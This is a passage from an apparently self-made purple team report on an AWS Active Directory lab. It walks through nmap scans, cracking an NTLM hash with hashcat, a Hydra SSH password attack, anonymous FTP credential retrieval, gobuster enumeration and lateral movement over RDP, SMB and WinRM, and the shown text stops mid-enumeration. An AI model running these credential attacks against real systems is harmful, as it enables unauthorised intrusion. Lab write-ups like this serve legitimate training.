

PURPLE TEAM SECURITY ASSESSMENT REPORT

**AWS Active Directory Enterprise Lab
Environment**

**Prepared by: Brandon Gracy
Engagement Type: Purple Team Assessment
Environment: AWS Cloud – Active Directory
Lab
Date: June 2026**



Confidential Security Report

**This document contains simulated attack and
defense analysis performed in a controlled
laboratory environment. Unauthorized
distribution is prohibited.**

**Version: 1.0
Classification: Internal Use Only**

1. Executive Summary

This report presents the results of a Purple Team assessment performed against a simulated enterprise environment hosted on Amazon Web Services (AWS). The objective was to emulate realistic attacker behaviour while validating defensive monitoring capabilities across Windows systems, Active Directory infrastructure and web services.

Throughout the assessment, multiple attack techniques were executed, including reconnaissance, service enumeration, credential-based access, lateral movement through Windows Remote Management (WinRM) and persistence techniques. Simultaneously, Windows Event Logs, Sysmon telemetry and AWS CloudWatch were used to observe and validate attacker activity.

The assessment demonstrates both offensive and defensive perspectives, providing recommendations to improve the security posture of the environment.

2. Assessment Overview

This assessment was conducted as a Purple Team exercise combining both offensive and defensive security practices within a controlled AWS-based enterprise lab environment. The primary objective was to simulate realistic attacker behaviour while simultaneously validating the effectiveness of detection and monitoring systems across the infrastructure.

The engagement included multiple stages of attack simulation, beginning with network reconnaissance and progressing through web application enumeration, credential discovery, initial system access, and lateral movement within the environment.

Defensive telemetry sources such as Windows Event Logs, Sysmon, and AWS CloudWatch were used to observe and validate attack activity in real time. The results of this assessment highlight both security weaknesses and monitoring strengths within the environment.

The assessment also incorporated detection validation using CloudWatch alarms and centralized dashboards to simulate SOC monitoring workflows.

3. Scope

The scope of this assessment included a simulated enterprise environment hosted on Amazon Web Services (AWS), consisting of Windows and Linux systems integrated within an Active Directory domain.

The following systems were included in scope:

- Windows Workstations (SOC endpoints)
- Windows Domain Controller
- Ubuntu-based web server hosting an Apache service
- Internal AWS VPC network infrastructure

The assessment focused on internal network attack paths, including credential-based access, web application enumeration, and lateral movement techniques using Windows Remote Management (WinRM) and SSH services.

External penetration testing and denial-of-service testing were excluded from this engagement.

The assessment was performed from both attacker and internal compromised host perspectives to simulate realistic adversary progression within the environment.

The Domain Controller was included in the target environment; however, direct access to the system's Security Event Logs was not available during the assessment due to permission and connectivity constraints. As a result, endpoint telemetry and AWS CloudWatch metrics were used as the primary sources for detection validation and analysis.

4. Lab Architecture

The lab environment was deployed within an Amazon Web Services (AWS) Virtual Private Cloud (VPC), simulating a corporate enterprise network with mixed Windows and Linux systems.

The architecture consisted of:

- A Windows Active Directory Domain Controller responsible for authentication and user management
- Multiple Windows client machines representing SOC user endpoints
- An Ubuntu server hosting an Apache web application exposed internally
- An attacker machine used to simulate adversary activity within the internal network

All systems were connected within a private subnet range (172.31.0.0/16), allowing lateral communication between hosts. Monitoring and logging mechanisms such as Sysmon and Windows Event Logging were enabled on Windows systems, while AWS CloudWatch was used for infrastructure-level observability.

5. Attack Methodology

This section documents each stage of the simulated attack, following a realistic attacker workflow from reconnaissance through persistence. Each phase includes the techniques used, supporting evidence, and the corresponding defensive observations.

5.1 External Reconnaissance (Passive)

Objective

Identify publicly accessible information about the target organization without interacting aggressively with the infrastructure.

Description

The assessment began by accessing the public-facing website of **Gracy Cyber Defense SOC**. The portal represents the organization's external presence and provides information regarding the services offered, including Security Operations, Threat Intelligence, Incident Response, and Penetration Testing.

At this stage, only passive reconnaissance was performed to understand the application's structure before initiating active enumeration techniques. No intrusive actions were executed during this phase.



2: Active Reconnaissance

Identify the attacker's position within the internal AWS VPC and determine the network range available for reconnaissance.

```
ubuntu@ip-172-31-41-143:~$ hostname -I
172.31.41.143
ubuntu@ip-172-31-41-143:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0e:3b:44:4e:23:53 brd ff:ff:ff:ff:ff:ff
    inet 172.31.41.143/20 metric 100 brd 172.31.47.255 scope global dynamic ens5
        valid_lft 1829sec preferred_lft 1829sec
    inet6 fe80::c3b:44ff:fe4e:2353/64 scope link
        valid_lft forever preferred_lft forever
```

Identify active hosts within the AWS VPC subnet in order to map the internal attack surface

```
ubuntu@ip-172-31-41-143:~$ sudo nmap -sn 172.31.32.0/20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 11:12 UTC
Nmap scan report for ip-172-31-32-1.eu-west-3.compute.internal (172.31.32.1)
Host is up (0.000056s latency).
MAC Address: 0E:24:29:E4:1D:79 (Unknown)
Nmap scan report for ip-172-31-32-134.eu-west-3.compute.internal (172.31.32.134)
Host is up (0.00011s latency).
MAC Address: 0E:C1:84:35:40:7D (Unknown)
Nmap scan report for ip-172-31-39-94.eu-west-3.compute.internal (172.31.39.94)
Host is up (0.00046s latency).
MAC Address: 0E:FE:0C:B8:B9:37 (Unknown)
Nmap scan report for ip-172-31-45-64.eu-west-3.compute.internal (172.31.45.64)
Host is up (0.00013s latency).
MAC Address: 0E:F9:FA:21:C4:5D (Unknown)
Nmap scan report for ip-172-31-41-143.eu-west-3.compute.internal (172.31.41.143)
Host is up.
Nmap done: 4096 IP addresses (5 hosts up) scanned in 9.48 seconds
```


Windows_Domain_Controller:172.31.39.94

```
ubuntu@ip-172-31-41-143:~$ sudo nmap -sV -O 172.31.39.94
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 11:50 UTC
Nmap scan report for ip-172-31-39-94.eu-west-3.compute.internal (172.31.39.94)
Host is up (0.00034s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-06-27 11:50:39Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: SOC.lab, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: SOC.lab, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
MAC Address: 0E:FE:0C:B8:B9:37 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: EC2AMAZ-LSNF6IS; OS: Windows; CPE: cpe:/o:microsoft:windows
```

windows_host:172.31.45.64

```
ubuntu@ip-172-31-41-143:~$ sudo nmap -sV -O 172.31.45.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 11:51 UTC
Nmap scan report for ip-172-31-45-64.eu-west-3.compute.internal (172.31.45.64)
Host is up (0.0033s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftptd
22/tcp    open  ssh              OpenSSH for_Windows_8.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
MAC Address: 0E:F9:FA:21:C4:5D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
```

windows_host:172.31.10.143

```
ubuntu@ip-172-31-41-143:~$ sudo nmap -sV -O 172.31.10.143
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 12:06 UTC
Nmap scan report for ip-172-31-10-143.eu-west-3.compute.internal (172.31.10.143)
Host is up (0.0011s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_8.1 (protocol 2.0)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ubuntu_Server:172.31.32.134

```
ubuntu@ip-172-31-41-143:~$ sudo nmap -sV -O 172.31.32.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-27 11:49 UTC
Nmap scan report for ip-172-31-32-134.eu-west-3.compute.internal (172.31.32.134)
Host is up (0.00032s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
MAC Address: 0E:C1:84:35:40:7D (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=6/27%OT=22%CT=1%CU=37752%PV=Y%D=1%DC=D%G=Y%M=0EC18
OS:4%TH=6A3FB8C6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%T
OS:S=A)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=
OS:M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST
OS:11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40
OS:%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(
OS:R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%
OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%
OS:UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

5.2 Initial Access

1: Initial access was achieved through the exploitation of exposed credentials discovered during web application enumeration. A credential artifact identified in the /Admin directory (username “brandon” with an associated hashed value) was leveraged as part of a credential reuse attack.

The attacker attempted authentication against internal Windows hosts using the recovered credential material. This resulted in successful access to a Windows system, establishing an initial foothold within the environment.

This attack demonstrates the risk of sensitive information exposure through misconfigured web directories, which can directly lead to authentication compromise in downstream systems.

```
58a478135a93ac3bf058a5ea0e8fdb71:Password123
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Tue Jun 30 18:33:33 2026 (0 secs)
Time.Estimated...: Tue Jun 30 18:33:33 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/snap/seclists/current/Passwords/Common-Credentials/2023-200_most_used_passwords.txt)
Guess.Queue.....: 5/40 (12.50%)
Speed.#1.....: 360.2 kH/s (0.09ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 200/200 (100.00%)
Rejected.....: 0/200 (0.00%)
Restore.Point....: 0/200 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> qwerty123456
Hardware.Mon.#1..: Util: 28%

Started: Tue Jun 30 18:33:32 2026
Stopped: Tue Jun 30 18:33:35 2026
```

2: During the Initial Access phase, the exposed SSH service on the Ubuntu server was targeted using Hydra to evaluate authentication resilience and potential weak credentials.

A dictionary-based attack was performed using a username list combined with a common password wordlist against the SSH service running on 13.38.58.161. The attack successfully identified valid credentials for a single user account.

This indicates weak password policy enforcement and potential vulnerability to password reuse or predictable credentials within the environment.

The following valid credentials were obtained:

- Username: Brandon
- Password: Password123
- Target: 13.38.58.161 (SSH service)

Successful authentication allowed remote access to the system, marking the transition from the Reconnaissance phase to Initial Access, enabling further internal enumeration and potential lateral movement within the environment.

```
brandon@Brandon:~/Ubuntu$ hydra -L Users.txt -p Password123 ssh://13.38.58.161:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-30 18:50:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p:1), ~1 try per task
[DATA] attacking ssh://13.38.58.161:22/
[22][ssh] host: 13.38.58.161 login: Brandon password: Password123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-30 18:50:38
brandon@Brandon:~/Ubuntu$
```


3: Remote Desktop Protocol (RDP) access was successfully established to the target Windows host using valid credentials obtained during earlier stages of the assessment.

Authentication was performed using the xfreerdp client, providing full interactive GUI access to the system.

This confirms successful credential-based compromise and demonstrates the impact of weak authentication practices and credential reuse within the environment.

The session enabled direct interaction with the Windows desktop environment, supporting further enumeration and potential lateral movement within the internal network.

```
brandon@Brandon:~/Ubuntu$ xfreerdp /u:Brandon /p>Password123 /cert:ignore /v:13.38.58.161
[19:19:36:999] [2298:2299] [INFO][com.freerdp.crypto] - creating directory /home/brandon/.config/freerdp
[19:19:36:999] [2298:2299] [INFO][com.freerdp.crypto] - creating directory [/home/brandon/.config/freerdp/certs]
[19:19:36:999] [2298:2299] [INFO][com.freerdp.crypto] - created directory [/home/brandon/.config/freerdp/server]
[19:19:38:808] [2298:2299] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[19:19:38:808] [2298:2299] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[19:19:38:835] [2298:2299] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[19:19:38:835] [2298:2299] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```




4:Domain enumeration was performed using `net user /domain`, revealing multiple valid user accounts including SOC\John and SOC\Maria.

Following credential recovery from the FTP service, the recovered password was tested against the domain user SOC\John on the target Windows host (172.31.45.64).

Initial SMB authentication attempts were partially validated, confirming the correctness of the credentials but not providing administrative access to protected shares.

Subsequently, the credentials were used to establish an interactive session via Windows Remote Management (WinRM), successfully granting remote command execution as SOC\John on the target system.



```
FreeRDP: 13.38.58.161
Recycle Bin
Windows PowerShell
PS C:\Users\Brandon.SOC> net user /domain
The request will be processed at a domain controller for domain SOC.lab.

User accounts for \\EC2AMAZ-LSNF6IS.SOC.lab
-----
Name                Administrator      Brandon
Guest              John              krbtgt
Maria

The command completed successfully.

PS C:\Users\Brandon.SOC> net use \\172.31.45.64\admin$ /user:SOC\John
The password or user name is invalid for \\172.31.45.64\admin$.

Enter the password for 'SOC\John' to connect to '172.31.45.64':
The command completed successfully.

PS C:\Users\Brandon.SOC> net use \\172.31.45.64\C$ /user:SOC\John
The command completed successfully.

PS C:\Users\Brandon.SOC> Enter-PSSession -ComputerName 172.31.45.64 -Credential SOC\John
[172.31.45.64]: PS C:\Users\John\Documents>
```

5.3 Enumeration

1: Network reconnaissance and service enumeration were performed from the Ubuntu attacker machine against the internal Windows 01 host (172.31.45.64).

The scan identified multiple exposed services including FTP (21/tcp), SSH (22/tcp), HTTP (80/tcp), and Remote Desktop Protocol (3389/tcp). These services indicate that the host is overly exposed within the internal network, increasing the attack surface and enabling multiple potential initial access vectors.

The presence of multiple remote administration services on a single endpoint highlights weak service segmentation and insufficient access control hardening within the environment.

```
brandon@Brandon:~/Ubuntu$ sudo nmap -Pn -O 21 15.188.15.168
[sudo] password for brandon:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-30 19:57 WEST
Nmap scan report for 21 (0.0.0.21)
Host is up.
All 1000 scanned ports on 21 (0.0.0.21) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for ec2-15-188-15-168.eu-west-3.compute.amazonaws.com (15.188.15.168)
Host is up (0.040s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3389/tcp  open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (92%)
Aggressive OS guesses: Microsoft Windows Server 2022 (92%)
No exact OS matches for host (test conditions non-ideal).
```

1.1: During the assessment, the FTP service exposed on the internal Windows host (172.31.45.64) was successfully accessed using anonymous authentication. This indicates that the service was misconfigured, allowing unauthenticated users to log in without valid credentials.

Access was established using the default FTP anonymous login mechanism:

- Username: anonymous
- Password: (any word or empty input accepted by server)

After authentication, directory listing was successfully performed, revealing internal files including `Initial_cred.txt`, which contained sensitive credential information. The file was subsequently downloaded to the attacker machine for further analysis.

This misconfiguration represents a **high-risk information disclosure issue**, as it directly enabled credential exposure and potential lateral movement within the environment.

```
ubuntu@ip-172-31-41-143:~$ ftp 172.31.45.64
Connected to 172.31.45.64.
220 Microsoft FTP Service
Name (172.31.45.64:ubuntu): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||53327|)
125 Data connection already open; Transfer starting.
06-19-26 12:29PM                43 Initial_cred.txt
226 Transfer complete.
ftp> get Initial_cred.txt
local: Initial_cred.txt remote: Initial_cred.txt
229 Entering Extended Passive Mode (|||53328|)
125 Data connection already open; Transfer starting.
100% |*****| 43 17.00 KiB/s 00:00 ETA
226 Transfer complete.
43 bytes received in 00:00 (15.82 KiB/s)
ftp> exit
221 Goodbye.
ubuntu@ip-172-31-41-143:~$ ls
Initial_cred.txt
ubuntu@ip-172-31-41-143:~$ cat Initial_cred.txt
b5448a67d0f369466abe8ccdadf0c2c3b0387d18
```


2: Web application enumeration was performed against the Apache web server using Gobuster and the SecLists wordlist (common.txt). The scan identified multiple accessible directories and sensitive endpoints, including /Admin, /Downloads, and /robots.txt. Several restricted configuration files such as .htaccess and server-status were properly protected, returning HTTP 403 responses.


```
ubuntu@ip-172-31-41-143:~$ gobuster dir -u http://172.31.32.134 -w /snap/seclists/current/Discovery/Web-Content/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.31.32.134
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /snap/seclists/current/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/Admin (Status: 301) [Size: 314] [--> http://172.31.32.134/Admin/]
/Downloads (Status: 301) [Size: 318] [--> http://172.31.32.134/Downloads/]
/assets (Status: 301) [Size: 315] [--> http://172.31.32.134/assets/]
/index.html (Status: 200) [Size: 1842]
/robots.txt (Status: 200) [Size: 75]
/server-status (Status: 403) [Size: 278]
Progress: 4750 / 4750 (100.00%)
=====
Finished
=====
```

3: Manual validation of discovered endpoints revealed sensitive information exposure, including internal documentation, hidden administrative paths, and a potential credential or hash disclosed within the /Admin endpoint. Additionally, the robots.txt file exposed non-public directories that can assist further reconnaissance.

```
ubuntu@ip-172-31-41-143:~$ curl http://172.31.32.134/Admin/  
brandon gracy:58A478135A93AC3BF058A5EA0E8FDB71  
ubuntu@ip-172-31-41-143:~$ curl http://172.31.32.134/Downloads/  
Zero Trust Architecture Guide.pdf  
SOC Implementation Framework.pdf  
Enterprise Threat Detection Strategies.pdf  
Cloud Security Best Practices.pdf  
2026 Threat Intelligence Report.pdf  
Quarterly Cyber Risk Assessment.pdf  
Ransomware Trends Report.pdf  
APT Activity Summary.pdf  
Security-Awareness-Training.pdf  
Phishing-Recognition-Guide.pdf  
SOC-Analyst-Handbook.pdf  
Threat-Hunting-Basics.pdf  
ubuntu@ip-172-31-41-143:~$ curl http://172.31.32.134/robots.txt  
User-agent: *  
  
Disallow: /admin/  
Disallow: /client-portal/  
Disallow: /api/
```

5.4 Lateral Movement

1: Following successful Remote Desktop access, basic host enumeration was performed to validate the compromised system and collect information useful for subsequent lateral movement. Standard Windows commands were executed to identify the current user context, the hostname, and the network configuration of the compromised machine. This information provides the attacker with situational awareness of the environment before attempting movement to additional systems.

A screenshot of a Windows Remote Desktop session. The window title bar reads 'FreeRDP: 13.38.58.161'. The desktop background is blue with a 'Recycle Bin' icon. A 'Windows PowerShell' window is open, displaying the following commands and output:

```
PS C:\Users\Brandon.SOC> whoami
Brandon\soc\brandon
PS C:\Users\Brandon.SOC> hostname
Windows-02
PS C:\Users\Brandon.SOC> ipconfig

Windows IP Configuration

